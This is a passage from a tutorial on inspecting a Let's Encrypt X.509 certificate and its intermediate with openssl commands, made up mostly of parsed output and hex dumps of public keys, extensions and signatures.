# 3b:07:cf:9c:2b:6a:57:66:af:23:61:8a:e8:69:03:97:70:6b:
# ba:1a:dc:b6:9f:6f:e6:b8:bb:03:15:ba:95:c4:d1:e9:c1:19:
# 6e:55:97:cc:fb:99:ea:c1:e9:bd:e2:74:2f:7d:70:10:0b:2f:
# 80:1e:bf:d5:eb:31:e7:4d:0b:55:33:3d:54:e2:ce:b2:fb:46:
# b6:89:f4:5a:0f:c4:e2:3f:36:fe:fa:dd:93:5f:2c:74:22:de:
# 6c:55:f6:cb:7a:b5:0c:06:db:25:ca:e4:55:0a:ef:f1:05:73:
# c0:91:61:b7:83:e9:b4:2b:05:a5:4b:11:1d:45:74:df:f0:b8:
# 89:d5:22:aa:ad:5f:52:37:55:11:b8:d3:09:65:f1:e8:ca:36:
# 24:c2:85:88:00:31:fa:f9:3d:a7:37:9b:64:fd:72:5f:fc:77:
# 10:55:c2:f0:a1:5c:97:4d:9e:23:dd:92:4a:60:75:fc:44:73:
# 69:21:ff:9e:0c:1a:8a:a4:83:55:58:7d:8d:8e:55:f2:ea:a6:
# a6:f1:f9:a1:79:4b:1a:de:42:0d:41:55:3a:09:c4:13:eb:8f:
# d4:79:74:7e:44:d2:e2:9d:e3:4c:cf:98:38:02:00:c2:97:ee:
# 12:46:57:ef:d9:d3:1b:a1:e7:9f:cb:f5:3e:af:57:3c:5f:48:
# c2:83:a1:36:78:01:a3:65:fd:ce:d8:53:78:ed:80:4f:2f:9d:
# 6e:b1:ce:e4:72:b9:4e:fe:42:54:bb:83:f6:0b:bf:a7:70:67:
# 1d:50:d3:f2:97:ff:c9:e7:aa:66:31:78:35:ac:ae:0c:b9:42:
# 79:1f:88:95:91:ee:cf:da:3c:7e:1f:f9:ff:de:47:63:f8:67:
# e1:a5:22:40:54:bf:be:09:be:76:f5:11:3b:14:a1:0b:a0:f5:
# cf:a3:0a:73:82:94:dd:19:96:be:29:e2:af:22:6a:68:19:2a:
# 1c:a5:c0:1a:f0:68:8d:8c:01:cd:93:c6:b8:32:e1:dc:0a:51:
# ff:8b:6c:c2:13:c8:5a:db:ca:95:72:e6:a2:a5:e4:f9:a2:81:
# 1e:4b:da:3e:7c:76:c9:ad
```

The Let's Encrypt certificate

The resulting X.509 certificate has the following format:

```
# X.509 cert
openssl asn1parse -in cert.pem
# 0:d=0 hl=4 l=1547 cons: SEQUENCE
# 4:d=1 hl=4 l=1267 cons: SEQUENCE
# 8:d=2 hl=2 l= 3 cons: cont [ 0 ]
# 10:d=3 hl=2 l= 1 prim: INTEGER :02
# 13:d=2 hl=2 l= 18 prim: INTEGER :03E2EC445D059E906D4CB267F7DB428FD932
# 33:d=2 hl=2 l= 13 cons: SEQUENCE
# 35:d=3 hl=2 l= 9 prim: OBJECT :sha256WithRSAEncryption
# 46:d=3 hl=2 l= 0 prim: NULL
# 48:d=2 hl=2 l= 74 cons: SEQUENCE
# 50:d=3 hl=2 l= 11 cons: SET
# 52:d=4 hl=2 l= 9 cons: SEQUENCE
# 54:d=5 hl=2 l= 3 prim: OBJECT :countryName
# 59:d=5 hl=2 l= 2 prim: PRINTABLESTRING :US
# 63:d=3 hl=2 l= 22 cons: SET
# 65:d=4 hl=2 l= 20 cons: SEQUENCE
# 67:d=5 hl=2 l= 3 prim: OBJECT :organizationName
# 72:d=5 hl=2 l= 13 prim: PRINTABLESTRING :Let's Encrypt
# 87:d=3 hl=2 l= 35 cons: SET
# 89:d=4 hl=2 l= 33 cons: SEQUENCE
# 91:d=5 hl=2 l= 3 prim: OBJECT :commonName
# 96:d=5 hl=2 l= 26 prim: PRINTABLESTRING :Let's Encrypt Authority X3
# 124:d=2 hl=2 l= 30 cons: SEQUENCE
# 126:d=3 hl=2 l= 13 prim: UTCTIME :180224154428Z
# 141:d=3 hl=2 l= 13 prim: UTCTIME :180525154428Z
```

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```
# 156:d=2 hl=2 l= 31 cons: SEQUENCE
# 158:d=3 hl=2 l= 29 cons: SET
# 160:d=4 hl=2 l= 27 cons: SEQUENCE
# 162:d=5 hl=2 l= 3 prim: OBJECT :commonName
# 167:d=5 hl=2 l= 20 prim: PRINTABLESTRING :sbwasp.bitbender.org
# 189:d=2 hl=4 l= 546 cons: SEQUENCE
# 193:d=3 hl=2 l= 13 cons: SEQUENCE
# 195:d=4 hl=2 l= 9 prim: OBJECT :rsaEncryption
# 206:d=4 hl=2 l= 0 prim: NULL
# 208:d=3 hl=4 l= 527 prim: BIT STRING
# 739:d=2 hl=4 l= 532 cons: cont [ 3 ]
# 743:d=3 hl=4 l= 528 cons: SEQUENCE
# 747:d=4 hl=2 l= 14 cons: SEQUENCE
# 749:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Key Usage
# 754:d=5 hl=2 l= 1 prim: BOOLEAN :255
# 757:d=5 hl=2 l= 4 prim: OCTET STRING [HEX DUMP]:030205A0
# 763:d=4 hl=2 l= 29 cons: SEQUENCE
# 765:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Extended Key Usage
# 770:d=5 hl=2 l= 22 prim: OCTET STRING [HEX
→DUMP]:301406082B0601050507030106082B06010505070302
# 794:d=4 hl=2 l= 12 cons: SEQUENCE
# 796:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Basic Constraints
# 801:d=5 hl=2 l= 1 prim: BOOLEAN :255
# 804:d=5 hl=2 l= 2 prim: OCTET STRING [HEX DUMP]:3000
# 808:d=4 hl=2 l= 29 cons: SEQUENCE
# 810:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Subject Key Identifier
# 815:d=5 hl=2 l= 22 prim: OCTET STRING [HEX
→DUMP]:0414702C5CAF95C971027B0EDBAF7D6547B36B109DFD
# 839:d=4 hl=2 l= 31 cons: SEQUENCE
# 841:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Authority Key Identifier
# 846:d=5 hl=2 l= 24 prim: OCTET STRING [HEX
→DUMP]:30168014A84A6A63047DDDBAE6D139B7A64565EFF3A8ECA1
# 872:d=4 hl=2 l= 111 cons: SEQUENCE
# 874:d=5 hl=2 l= 8 prim: OBJECT :Authority Information Access
# 884:d=5 hl=2 l= 99 prim: OCTET STRING [HEX
→DUMP]:3061302E06082B060105050730018622687474703A2F2F6F6373702E696E742D78332E6C657473656E6372797074
# 985:d=4 hl=2 l= 31 cons: SEQUENCE
# 987:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Subject Alternative Name
# 992:d=5 hl=2 l= 24 prim: OCTET STRING [HEX
→DUMP]:301682147362776173702E62697462656E6465722E6F7267
# 1018:d=4 hl=3 l= 254 cons: SEQUENCE
# 1021:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Certificate Policies
# 1026:d=5 hl=3 l= 246 prim: OCTET STRING [HEX
→DUMP]:3081F33008060667810C0102013081E6060B2B0601040182DF130101013081D6302606082B06010505070201161A
# 1275:d=1 hl=2 l= 13 cons: SEQUENCE
# 1277:d=2 hl=2 l= 9 prim: OBJECT :sha256WithRSAEncryption
# 1288:d=2 hl=2 l= 0 prim: NULL
# 1290:d=1 hl=4 l= 257 prim: BIT STRING
```

More simply:

```
# Or more simply ...
openssl x509 -in cert.pem -text -noout
# Certificate:
#   Data:
#     Version: 3 (0x2)
#     Serial Number:
```

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```

#      03:e2:ec:44:5d:05:9e:90:6d:4c:b2:67:f7:db:42:8f:d9:32
#      Signature Algorithm: sha256WithRSAEncryption
#      Issuer: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
#      Validity
#          Not Before: Feb 24 15:44:28 2018 GMT
#          Not After : May 25 15:44:28 2018 GMT
#      Subject: CN = sbwasp.bitbender.org
#      Subject Public Key Info:
#          Public Key Algorithm: rsaEncryption
#          Public-Key: (4096 bit)
#          Modulus:
#              00:9b:61:90:82:44:30:f7:ab:2b:11:e4:a0:09:77:
#              27:20:3e:20:2c:65:88:bc:24:47:34:58:b3:46:82:
#              aa:62:dd:17:c0:27:cc:3a:cc:f6:04:5a:b8:6a:3f:
#              e1:29:f2:cf:8d:01:b8:9a:55:41:b0:42:73:38:fa:
#              fd:bd:a1:2a:29:74:ee:56:c0:6a:d8:53:f4:b9:2d:
#              88:74:f6:26:7b:b1:67:7c:21:fa:5d:79:0d:4e:99:
#              ba:ac:94:f0:16:e2:9d:60:42:6b:24:fd:b5:59:05:
#              1d:12:a8:c1:8e:1b:a3:e5:4e:d8:c9:97:cb:6f:9d:
#              7f:f0:29:18:a5:2b:9a:f8:c9:bf:e4:72:31:91:65:
#              ca:39:19:4e:ee:a6:68:1a:f3:1f:f2:43:ab:39:41:
#              73:65:c7:d5:68:33:4b:3b:a1:e6:02:51:15:2e:a8:
#              4d:d2:d4:3c:78:cb:4c:45:fd:27:08:5e:4b:4a:f0:
#              0e:be:98:59:7d:ba:75:71:da:09:af:20:11:af:70:
#              09:9b:85:86:f0:7a:f2:7e:48:9a:13:01:09:a0:00:
#              14:45:a4:77:89:c1:00:56:a9:9f:32:40:99:76:33:
#              9c:34:d6:69:51:b2:9e:ac:62:f7:57:0d:dc:74:85:
#              44:d9:0a:68:11:82:67:c8:4e:aa:6c:77:af:44:8c:
#              96:12:09:92:25:bd:f4:95:fd:80:c0:af:57:6a:4f:
#              3e:0a:3d:17:88:70:0e:9e:40:a7:10:46:56:a3:b6:
#              78:00:a1:9d:75:08:47:ac:01:40:56:d9:84:fc:49:
#              21:0d:34:93:0a:e7:a5:7c:27:ae:21:bc:50:32:dd:
#              f2:80:ab:c0:8b:60:1b:a1:10:2c:a2:9d:4a:22:eb:
#              29:0e:6f:a1:fc:11:07:08:83:bc:91:69:45:f4:b1:
#              f7:6f:6c:ae:9a:7e:ad:05:b6:a6:a7:b0:44:5b:3d:
#              dc:56:cf:30:61:31:d0:cc:d3:8a:98:7d:12:fe:7a:
#              e5:3d:93:48:b5:79:38:a7:92:8f:3b:7f:d8:7e:86:
#              07:50:c0:20:b2:da:fb:ce:be:f3:42:29:04:63:07:
#              bc:6e:6b:70:40:39:3a:77:dc:69:01:b1:03:f2:c1:
#              1f:e8:dd:17:44:8f:ff:65:77:32:91:7b:cb:77:16:
#              e0:48:5a:0a:60:af:84:40:10:06:b4:92:83:fb:48:
#              ac:30:dc:f3:e9:76:ee:50:80:82:47:91:85:6b:c5:
#              8b:3f:a9:ee:22:4f:8e:f3:a9:a2:8e:8c:43:4d:5f:
#              b2:10:02:61:de:36:0f:fc:99:19:35:48:80:25:b7:
#              cc:5d:ce:11:d4:ec:50:17:7e:33:f3:df:1d:1c:5f:
#              ec:86:49
#          Exponent: 65537 (0x10001)
#      X509v3 extensions:
#          X509v3 Key Usage: critical
#              Digital Signature, Key Encipherment
#          X509v3 Extended Key Usage:
#              TLS Web Server Authentication, TLS Web Client Authentication
#          X509v3 Basic Constraints: critical
#              CA:FALSE
#          X509v3 Subject Key Identifier:
#              70:2C:5C:AF:95:C9:71:02:7B:0E:DB:AF:7D:65:47:B3:6B:10:9D:FD
#          X509v3 Authority Key Identifier:

```

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```
#
# keyid:A8:4A:6A:63:04:7D:DD:BA:E6:D1:39:B7:A6:45:65:EF:F3:A8:EC:A1
#
# Authority Information Access:
#   OCSP - URI:http://ocsp.int-x3.letsencrypt.org
#   CA Issuers - URI:http://cert.int-x3.letsencrypt.org/
#
# X509v3 Subject Alternative Name:
#   DNS:sbwasp.bitbender.org
# X509v3 Certificate Policies:
#   Policy: 2.23.140.1.2.1
#   Policy: 1.3.6.1.4.1.44947.1.1.1
#   CPS: http://cps.letsencrypt.org
#   User Notice:
#     Explicit Text: This Certificate may only be relied upon by
#     ↳ Relying Parties and only in accordance with the Certificate Policy found at https://
#     ↳ letsencrypt.org/repository/
#
# Signature Algorithm: sha256WithRSAEncryption
#   33:ed:6a:63:2e:9d:75:cc:a4:44:d6:28:d1:3c:d0:69:54:69:
#   09:2e:ac:5c:7f:d5:0c:03:8c:6b:9f:e7:30:7f:54:12:3c:a0:
#   9d:55:05:a0:12:62:61:08:3a:8b:36:1e:5f:84:32:6e:cc:1a:
#   75:f1:3f:0f:25:2e:32:d9:d0:a6:8c:5f:4e:11:bb:ab:f2:4f:
#   94:6b:35:09:6d:95:cc:ca:34:4a:42:38:10:86:05:e9:d8:3a:
#   1a:88:20:c6:0d:63:ee:73:5c:bc:f4:7c:52:ed:ac:8b:94:24:
#   33:3d:25:c8:09:d9:52:cd:7d:2c:bb:8d:2a:fb:7b:03:a7:0f:
#   07:6c:0f:4d:71:9e:ef:e3:94:99:1f:5c:93:45:d4:71:04:38:
#   da:9d:6b:0f:c6:89:7a:15:20:44:6d:1a:00:25:73:7c:bb:0b:
#   81:ac:9c:be:b8:90:f9:20:7a:40:99:54:2b:8a:13:6d:50:74:
#   87:ba:b8:f6:17:11:ba:f5:3b:1e:32:63:48:cc:7f:47:bf:5e:
#   71:7b:78:ef:e3:3d:3b:6b:73:b6:1f:14:45:ef:9a:8c:23:dd:
#   a5:8c:c7:89:a2:23:cf:26:bd:b0:8d:c7:c2:56:18:09:bb:9b:
#   83:a3:cc:e5:c3:a4:08:a8:89:c9:36:99:ff:80:4b:df:43:1c:
#   6a:3c:7a:2d
```

This certificate is not a private key so not PKCS #8, nor is it a certification request so not PKCS #10, and it's not PKCS #7 or PKCS #12 format:

```
openssl pkcs7 -in cert.pem -print -noout
# unable to load PKCS7 object
openssl pkcs12 -in cert.pem -info
# ERRORS
```

But we can create a PKCS #7 from cert.pem and chain.pem (that doesn't have privkey.pem):

```
openssl crl2pkcs7 -nocrl -certfile cert.pem -out cert.p7b -certfile chain.pem
openssl pkcs7 -in cert.p7b -print -noout
# PKCS7:
#   type: pkcs7-signedData (1.2.840.113549.1.7.2)
#   d.sign:
#     version: 1
#     md_algs:
#       <EMPTY>
#     contents:
#       type: pkcs7-data (1.2.840.113549.1.7.1)
#       d.data: <ABSENT>
#   cert:
```

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```

# cert_info:
#   version: 2
#   serialNumber: 338554725489313760382077621168251606128946
#   signature:
#     algorithm: sha256WithRSAEncryption (1.2.840.113549.1.1.11)
#     parameter: NULL
#   issuer: C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
#   validity:
#     notBefore: Feb 24 15:44:28 2018 GMT
#     notAfter: May 25 15:44:28 2018 GMT
#   subject: CN=sbwasp.bitbender.org
#   key:
#     algor:
#       algorithm: rsaEncryption (1.2.840.113549.1.1.1)
#       parameter: NULL
#     public_key: (0 unused bits)
#       0000 - 30 82 02 0a 02 82 02 01-00 9b 61 90 82 44 0.....a..D
#       000e - 30 f7 ab 2b 11 e4 a0 09-77 27 20 3e 20 2c 0..+....w' > ,
#       001c - 65 88 bc 24 47 34 58 b3-46 82 aa 62 dd 17 e..$G4X.F..b..
#       002a - c0 27 cc 3a cc f6 04 5a-b8 6a 3f e1 29 f2 .'.....Z.j?..).
#       0038 - cf 8d 01 b8 9a 55 41 b0-42 73 38 fa fd bd .....UA.Bs8...
#       0046 - a1 2a 29 74 ee 56 c0 6a-d8 53 f4 b9 2d 88 .*)t.V.j.S.-.
#       0054 - 74 f6 26 7b b1 67 7c 21-fa 5d 79 0d 4e 99 t.&{.g|!.]y.N.
#       0062 - ba ac 94 f0 16 e2 9d 60-42 6b 24 fd b5 59 .....`Bk$.Y
#       0070 - 05 1d 12 a8 c1 8e 1b a3-e5 4e d8 c9 97 cb .....N....
#       007e - 6f 9d 7f f0 29 18 a5 2b-9a f8 c9 bf e4 72 o...)..+.....r
#       008c - 31 91 65 ca 39 19 4e ee-a6 68 1a f3 1f f2 1.e.9.N..h....
#       009a - 43 ab 39 41 73 65 c7 d5-68 33 4b 3b a1 e6 C.9Ase..h3K;..
#       00a8 - 02 51 15 2e a8 4d d2 d4-3c 78 cb 4c 45 fd .Q...M..<x.LE.
#       00b6 - 27 08 5e 4b 4a f0 0e be-98 59 7d ba 75 71 '.^KJ....Y}.uq
#       00c4 - da 09 af 20 11 af 70 09-9b 85 86 f0 7a f2 ... ..p.....z.
#       00d2 - 7e 48 9a 13 01 09 a0 00-14 45 a4 77 89 c1 ~H.....E.w..
#       00e0 - 00 56 a9 9f 32 40 99 76-33 9c 34 d6 69 51 .V..2@.v3.4.iQ
#       00ee - b2 9e ac 62 f7 57 0d dc-74 85 44 d9 0a 68 ...b.W..t.D...h
#       00fc - 11 82 67 c8 4e aa 6c 77-af 44 8c 96 12 09 ..g.N.lw.D....
#       010a - 92 25 bd f4 95 fd 80 c0-af 57 6a 4f 3e 0a .%. ....WjO>..
#       0118 - 3d 17 88 70 0e 9e 40 a7-10 46 56 a3 b6 78 =..p..@..FV..x
#       0126 - 00 a1 9d 75 08 47 ac 01-40 56 d9 84 fc 49 ...u.G..@V...I
#       0134 - 21 0d 34 93 0a e7 a5 7c-27 ae 21 bc 50 32 !.4....|'!.P2
#       0142 - dd f2 80 ab c0 8b 60 1b-a1 10 2c a2 9d 4a .....`.....J
#       0150 - 22 eb 29 0e 6f a1 fc 11-07 08 83 bc 91 69 ").o.....i
#       015e - 45 f4 b1 f7 6f 6c ae 9a-7e ad 05 b6 a6 a7 E...ol..~.....
#       016c - b0 44 5b 3d dc 56 cf 30-61 31 d0 cc d3 8a .D[=.V.0a1....
#       017a - 98 7d 12 fe 7a e5 3d 93-48 b5 79 38 a7 92 .}..z.=.H.y8..
#       0188 - 8f 3b 7f d8 7e 86 07 50-c0 20 b2 da fb ce .;...~..P. ....
#       0196 - be f3 42 29 04 63 07 bc-6e 6b 70 40 39 3a ..B).c..nkp@9:
#       01a4 - 77 dc 69 01 b1 03 f2 c1-1f e8 dd 17 44 8f w.i.....D.
#       01b2 - ff 65 77 32 91 7b cb 77-16 e0 48 5a 0a 60 .ew2.{.w..HZ.`
#       01c0 - af 84 40 10 06 b4 92 83-fb 48 ac 30 dc f3 ..@.....H.0..
#       01ce - e9 76 ee 50 80 82 47 91-85 6b c5 8b 3f a9 .v.P..G..k...?.
#       01dc - ee 22 4f 8e f3 a9 a2 8e-8c 43 4d 5f b2 10 ."O.....CM_..
#       01ea - 02 61 de 36 0f fc 99 19-35 48 80 25 b7 cc .a.6....5H.%..
#       01f8 - 5d ce 11 d4 ec 50 17 7e-33 f3 df 1d 1c 5f ]....P.~3...._
#       0206 - ec 86 49 02 03 01 00 01- ..I.....
# issuerUID: <ABSENT>
# subjectUID: <ABSENT>
# extensions:

```

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```

#      object: X509v3 Key Usage (2.5.29.15)
#      critical: TRUE
#      value:
#          0000 - 03 02 05 a0          ....
#
#      object: X509v3 Extended Key Usage (2.5.29.37)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 14 06 08 2b 06 01 05-05 07 03 01 06  0...+.....
#          000d - 08 2b 06 01 05 05 07 03-02          .+.....
#
#      object: X509v3 Basic Constraints (2.5.29.19)
#      critical: TRUE
#      value:
#          0000 - 30          0
#          0002 - <SPACES/NULS>
#
#      object: X509v3 Subject Key Identifier (2.5.29.14)
#      critical: BOOL ABSENT
#      value:
#          0000 - 04 14 70 2c 5c af 95 c9-71 02 7b 0e db  ..p,\...q.{..
#          000d - af 7d 65 47 b3 6b 10 9d-fd          .}eG.k...
#
#      object: X509v3 Authority Key Identifier (2.5.29.35)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 16 80 14 a8 4a 6a 63-04 7d dd ba e6  0....Jjc.}...
#          000d - d1 39 b7 a6 45 65 ef f3-a8 ec a1          .9..Ee.....
#
#      object: Authority Information Access (1.3.6.1.5.5.7.1.1)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 61 30 2e 06 08 2b 06-01 05 05 07 30  0a0...+.....0
#          000d - 01 86 22 68 74 74 70 3a-2f 2f 6f 63 73  .."http://ocs
#          001a - 70 2e 69 6e 74 2d 78 33-2e 6c 65 74 73  p.int-x3.lets
#          0027 - 65 6e 63 72 79 70 74 2e-6f 72 67 30 2f  encrypt.org0/
#          0034 - 06 08 2b 06 01 05 05 07-30 02 86 23 68  ..+.....0..#h
#          0041 - 74 74 70 3a 2f 2f 63 65-72 74 2e 69 6e  ttp://cert.in
#          004e - 74 2d 78 33 2e 6c 65 74-73 65 6e 63 72  t-x3.letsencr
#          005b - 79 70 74 2e 6f 72 67 2f-          ypt.org/
#
#      object: X509v3 Subject Alternative Name (2.5.29.17)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 16 82 14 73 62 77 61-73 70 2e 62 69  0...sbwasp.bi
#          000d - 74 62 65 6e 64 65 72 2e-6f 72 67          tbender.org
#
#      object: X509v3 Certificate Policies (2.5.29.32)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 81 f3 30 08 06 06 67-81 0c 01 02 01  0..0...g.....
#          000d - 30 81 e6 06 0b 2b 06 01-04 01 82 df 13  0...+.....
#          001a - 01 01 01 30 81 d6 30 26-06 08 2b 06 01  ...0..0&...+..
#          0027 - 05 05 07 02 01 16 1a 68-74 74 70 3a 2f  .....http:/
#          0034 - 2f 63 70 73 2e 6c 65 74-73 65 6e 63 72  /cps.letsencr
#          0041 - 79 70 74 2e 6f 72 67 30-81 ab 06 08 2b  ypt.org0....+
#          004e - 06 01 05 05 07 02 02 30-81 9e 0c 81 9b  .....0.....

```

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```

#          005b - 54 68 69 73 20 43 65 72-74 69 66 69 63   This Certific
#          0068 - 61 74 65 20 6d 61 79 20-6f 6e 6c 79 20   ate may only
#          0075 - 62 65 20 72 65 6c 69 65-64 20 75 70 6f   be relied upo
#          0082 - 6e 20 62 79 20 52 65 6c-79 69 6e 67 20   n by Relying
#          008f - 50 61 72 74 69 65 73 20-61 6e 64 20 6f   Parties and o
#          009c - 6e 6c 79 20 69 6e 20 61-63 63 6f 72 64   nly in accord
#          00a9 - 61 6e 63 65 20 77 69 74-68 20 74 68 65   ance with the
#          00b6 - 20 43 65 72 74 69 66 69-63 61 74 65 20   Certificate
#          00c3 - 50 6f 6c 69 63 79 20 66-6f 75 6e 64 20   Policy found
#          00d0 - 61 74 20 68 74 74 70 73-3a 2f 2f 6c 65   at https://le
#          00dd - 74 73 65 6e 63 72 79 70-74 2e 6f 72 67   tsencrypt.org
#          00ea - 2f 72 65 70 6f 73 69 74-6f 72 79 2f     /repository/
#
sig_alg:
#   algorithm: sha256WithRSAEncryption (1.2.840.113549.1.1.11)
#   parameter: NULL
#   signature: (0 unused bits)
#   0000 - 33 ed 6a 63 2e 9d 75 cc-a4 44 d6 28 d1 3c d0   3.jc..u..D.(.<.
#   000f - 69 54 69 09 2e ac 5c 7f-d5 0c 03 8c 6b 9f e7   iTi...\....k..
#   001e - 30 7f 54 12 3c a0 9d 55-05 a0 12 62 61 08 3a   0.T.<..U...ba.:
#   002d - 8b 36 1e 5f 84 32 6e cc-1a 75 f1 3f 0f 25 2e   .6._.2n..u.?.%.
#   003c - 32 d9 d0 a6 8c 5f 4e 11-bb ab f2 4f 94 6b 35   2...._N....O.k5
#   004b - 09 6d 95 cc ca 34 4a 42-38 10 86 05 e9 d8 3a   .m...4JB8.....:
#   005a - 1a 88 20 c6 0d 63 ee 73-5c bc f4 7c 52 ed ac   .. .c.s\.../R..
#   0069 - 8b 94 24 33 3d 25 c8 09-d9 52 cd 7d 2c bb 8d   ..$3=%...R.},...
#   0078 - 2a fb 7b 03 a7 0f 07 6c-0f 4d 71 9e ef e3 94   *. {...l.Mq....
#   0087 - 99 1f 5c 93 45 d4 71 04-38 da 9d 6b 0f c6 89   ..\..E.q.8..k...
#   0096 - 7a 15 20 44 6d 1a 00 25-73 7c bb 0b 81 ac 9c   z. Dm..%s|.....
#   00a5 - be b8 90 f9 20 7a 40 99-54 2b 8a 13 6d 50 74   .... z@.T+...mPt
#   00b4 - 87 ba b8 f6 17 11 ba f5-3b 1e 32 63 48 cc 7f   .....;..2cH..
#   00c3 - 47 bf 5e 71 7b 78 ef e3-3d 3b 6b 73 b6 1f 14   G.^q{x...=;ks...
#   00d2 - 45 ef 9a 8c 23 dd a5 8c-c7 89 a2 23 cf 26 bd   E...#.....#.&.
#   00e1 - b0 8d c7 c2 56 18 09 bb-9b 83 a3 cc e5 c3 a4   ....V.....
#   00f0 - 08 a8 89 c9 36 99 ff 80-4b df 43 1c 6a 3c 7a   ....6...K.C.j<z
#   00ff - 2d                                           -
#
cert_info:
#   version: 2
#   serialNumber: 13298795840390663119752826058995181320
#   signature:
#     algorithm: sha256WithRSAEncryption (1.2.840.113549.1.1.11)
#     parameter: NULL
#   issuer: O=Digital Signature Trust Co., CN=DST Root CA X3
#   validity:
#     notBefore: Mar 17 16:40:46 2016 GMT
#     notAfter: Mar 17 16:40:46 2021 GMT
#   subject: C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
#   key:
#     algor:
#       algorithm: rsaEncryption (1.2.840.113549.1.1.1)
#       parameter: NULL
#     public_key: (0 unused bits)
#     0000 - 30 82 01 0a 02 82 01 01-00 9c d3 0c f0 5a   0.....Z
#     000e - e5 2e 47 b7 72 5d 37 83-b3 68 63 30 ea d7   ..G.r|7..hc0..
#     001c - 35 26 19 25 e1 bd be 35-f1 70 92 2f b7 b8   5&.%...5.p./..
#     002a - 4b 41 05 ab a9 9e 35 08-58 ec b1 2a c4 68   KA....5.X...*.h
#     0038 - 87 0b a3 e3 75 e4 e6 f3-a7 62 71 ba 79 81   ....u....bq.y.
#     0046 - 60 1f d7 91 9a 9f f3 d0-78 67 71 c8 69 0e   `.....xgq.i.

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```

# 0054 - 95 91 cf fe e6 99 e9 60-3c 48 cc 7e ca 4d .....`<H.~.M
# 0062 - 77 12 24 9d 47 1b 5a eb-b9 ec 1e 37 00 1c w.$..G.Z....7..
# 0070 - 9c ac 7b a7 05 ea ce 4a-eb bd 41 e5 36 98 ..{....J...A.6.
# 007e - b9 cb fd 6d 3c 96 68 df-23 2a 42 90 0c 86 ...m<..h.#*B...
# 008c - 74 67 c8 7f a5 9a b8 52-61 14 13 3f 65 e9 tg.....Ra..?e.
# 009a - 82 87 cb db fa 0e 56 f6-86 89 f3 85 3f 97 .....V.....?.
# 00a8 - 86 af b0 dc 1a ef 6b 0d-95 16 7d c4 2b a0 .....k...}.+.
# 00b6 - 65 b2 99 04 36 75 80 6b-ac 4a f3 1b 90 49 e...6u.k.J...I
# 00c4 - 78 2f a2 96 4f 2a 20 25-29 04 c6 74 c0 d0 x/..0* %)..t..
# 00d2 - 31 cd 8f 31 38 95 16 ba-a8 33 b8 43 f1 b1 1..18....3.C..
# 00e0 - 1f c3 30 7f a2 79 31 13-3d 2d 36 f8 e3 fc ..0..yl.=6...
# 00ee - f2 33 6a b9 39 31 c5 af-c4 8d 0d 1d 64 16 .3j.9l.....d.
# 00fc - 33 aa fa 84 29 b6 d4 0b-c0 d8 7d c3 93 02 3...).....}...
# 010a - 03 01 00 01 .....
# issuerUID: <ABSENT>
# subjectUID: <ABSENT>
# extensions:
#   object: X509v3 Basic Constraints (2.5.29.19)
#   critical: TRUE
#   value:
#     0000 - 30 06 01 01 ff 02 01 0.....
#     0008 - <SPACES/NULS>
#
#   object: X509v3 Key Usage (2.5.29.15)
#   critical: TRUE
#   value:
#     0000 - 03 02 01 86 .....
#
#   object: Authority Information Access (1.3.6.1.5.5.7.1.1)
#   critical: BOOL ABSENT
#   value:
#     0000 - 30 71 30 32 06 08 2b 06-01 05 05 07 30 0q02...+.....0
#     000d - 01 86 26 68 74 74 70 3a-2f 2f 69 73 72 ..&http://isr
#     001a - 67 2e 74 72 75 73 74 69-64 2e 6f 63 73 g.trustid.ocs
#     0027 - 70 2e 69 64 65 6e 74 72-75 73 74 2e 63 p.identrust.c
#     0034 - 6f 6d 30 3b 06 08 2b 06-01 05 05 07 30 om0;...+.....0
#     0041 - 02 86 2f 68 74 74 70 3a-2f 2f 61 70 70 ../http://app
#     004e - 73 2e 69 64 65 6e 74 72-75 73 74 2e 63 s.identrust.c
#     005b - 6f 6d 2f 72 6f 6f 74 73-2f 64 73 74 72 om/roots/dstr
#     0068 - 6f 6f 74 63 61 78 33 2e-70 37 63 ootcax3.p7c
#
#   object: X509v3 Authority Key Identifier (2.5.29.35)
#   critical: BOOL ABSENT
#   value:
#     0000 - 30 16 80 14 c4 a7 b1 a4-7b 2c 71 fa db 0.....{,q..
#     000d - e1 4b 90 75 ff c4 15 60-85 89 10 .K.u....`...
#
#   object: X509v3 Certificate Policies (2.5.29.32)
#   critical: BOOL ABSENT
#   value:
#     0000 - 30 4b 30 08 06 06 67 81-0c 01 02 01 30 0K0...g.....0
#     000d - 3f 06 0b 2b 06 01 04 01-82 df 13 01 01 ?...+.....
#     001a - 01 30 30 30 2e 06 08 2b-06 01 05 05 07 .000...+.....
#     0027 - 02 01 16 22 68 74 74 70-3a 2f 2f 63 70 ..."http://cp
#     0034 - 73 2e 72 6f 6f 74 2d 78-31 2e 6c 65 74 s.root-x1.let
#     0041 - 73 65 6e 63 72 79 70 74-2e 6f 72 67 sencrypt.org
#

```

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```
#      object: X509v3 CRL Distribution Points (2.5.29.31)
#      critical: BOOL ABSENT
#      value:
#          0000 - 30 33 30 31 a0 2f a0 2d-86 2b 68 74 74      0301./.-.+htt
#          000d - 70 3a 2f 2f 63 72 6c 2e-69 64 65 6e 74      p://crl.ident
#          001a - 72 75 73 74 2e 63 6f 6d-2f 44 53 54 52      rust.com/DSTR
#          0027 - 4f 4f 54 43 41 58 33 43-52 4c 2e 63 72      OOTCAX3CRL.cr
#          0034 - 6c                                          1
#
#      object: X509v3 Subject Key Identifier (2.5.29.14)
#      critical: BOOL ABSENT
#      value:
#          0000 - 04 14 a8 4a 6a 63 04 7d-dd ba e6 d1 39      ...Jjc.)....9
#          000d - b7 a6 45 65 ef f3 a8 ec-a1                  ..Ee.....
#      sig_alg:
#          algorithm: sha256WithRSAEncryption (1.2.840.113549.1.1.11)
#          parameter: NULL
#      signature: (0 unused bits)
#          0000 - dd 33 d7 11 f3 63 58 38-dd 18 15 fb 09 55 be      .3...cX8.....U.
